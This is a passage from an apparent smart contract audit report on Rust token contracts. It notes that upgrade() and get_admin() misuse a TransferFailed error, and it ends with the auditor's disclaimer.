        let current_scaled_balance = storage::get_scaled_balance(&env, &on_behalf_of);
        let is_first_supply = current_scaled_balance == 0;
        let new_scaled_balance = current_scaled_balance.checked_add(amount_scaled)
            .ok_or(TokenError::TransferFailed)?;
        storage::set_scaled_balance(&env, &on_behalf_of, &new_scaled_balance);

        // F-19
        state.total_supply_scaled = state
            .total_supply_scaled
            .checked_add(amount_scaled)
            .ok_or(TokenError::TransferFailed)?;
        let underlying_asset = state.underlying_asset.clone();
        let pool_address = state.pool_address.clone();
        storage::set_state(&env, &state);

        env.events().publish(
            (symbol_short!("mint"), on_behalf_of.clone()),
            (amount_scaled, safe_u128_to_i128(&env, amount)),
        );

        // Update incentives after minting (supply rewards)
        Self::handle_incentives_action(&env, &pool_address, &underlying_asset, &on_behalf_of, 0)?;

```

```
        Ok((is_first_supply, new_scaled_balance, state.total_supply_scaled))
    }
```

[WP-N12] `upgrade()` and `get_admin()` may incorrectly use `TransferFailed` in error handling

Issue Description

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/5ac66b30cf61676444728e8d102d7dd9f92a2f2e/contracts/a-token/src/contract.rs#L589-L600

```rust
    /// Upgrade contract WASM (admin only)
    pub fn upgrade(env: Env, new_wasm_hash: BytesN<32>) -> Result<(), TokenError> {
        crate::upgrade::upgrade(env, new_wasm_hash).map_err(|_| TokenError::TransferFailed)
    }

    pub fn version(_env: Env) -> u32 {
        crate::upgrade::version()
    }

    pub fn get_admin(env: Env) -> Result<Address, TokenError> {
        crate::upgrade::get_admin(&env).map_err(|_| TokenError::TransferFailed)
    }
```

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/5ac66b30cf61676444728e8d102d7dd9f92a2f2e/contracts/debt-token/src/contract.rs#L367-L378

```rust
    /// Upgrade contract WASM (admin only)
    pub fn upgrade(env: Env, new_wasm_hash: BytesN<32>) -> Result<(), TokenError> {
        crate::upgrade::upgrade(env, new_wasm_hash).map_err(|_| TokenError::TransferFailed)
    }

    pub fn version(_env: Env) -> u32 {
        crate::upgrade::version()
    }

    pub fn get_admin(env: Env) -> Result<Address, TokenError> {
        crate::upgrade::get_admin(&env).map_err(|_| TokenError::TransferFailed)
```

```
378         }
```

Appendix

Timeliness of content

The content contained in the report is current as of the date appearing on the report and is subject to change without notice, unless indicated otherwise by WatchPug; however, WatchPug does not guarantee or warrant the accuracy, timeliness, or completeness of any report you access using the internet or other means, and assumes no obligation to update any information following publication.

Disclaimer

This report is based on the scope of materials and documentation provided for a limited review at the time provided. Results may not be complete nor inclusive of all vulnerabilities. The review and this report are provided on an as-is, where-is, and as-available basis. You agree that your access and/or use, including but not limited to any associated services, products, protocols, platforms, content, and materials, will be at your sole risk. Smart Contract technology remains under development and is subject to unknown risks and flaws. The review does not extend to the compiler layer, or any other areas beyond the programming language, or other programming aspects that could present security risks. A report does not indicate the endorsement of any particular project or team, nor guarantee its security. No third party should rely on the reports in any way, including for the purpose of making any decisions to buy or sell a product, service or any other asset. To the fullest extent permitted by law, we disclaim all warranties, expressed or implied, in connection with this report, its content, and the related services and products and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement. We do not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party through the product, any open source or third-party software, code, libraries, materials, or information linked to, called by, referenced by or accessible through the report, its content, and the related services and products, any hyperlinked websites, any websites or mobile applications appearing on any advertising, and we will not be a party to or in any way be responsible for monitoring any transaction between you and any third-party providers of products or services. As with the purchase or use of a product or service through any medium or in any environment, you should use your best judgment and exercise caution where appropriate. FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.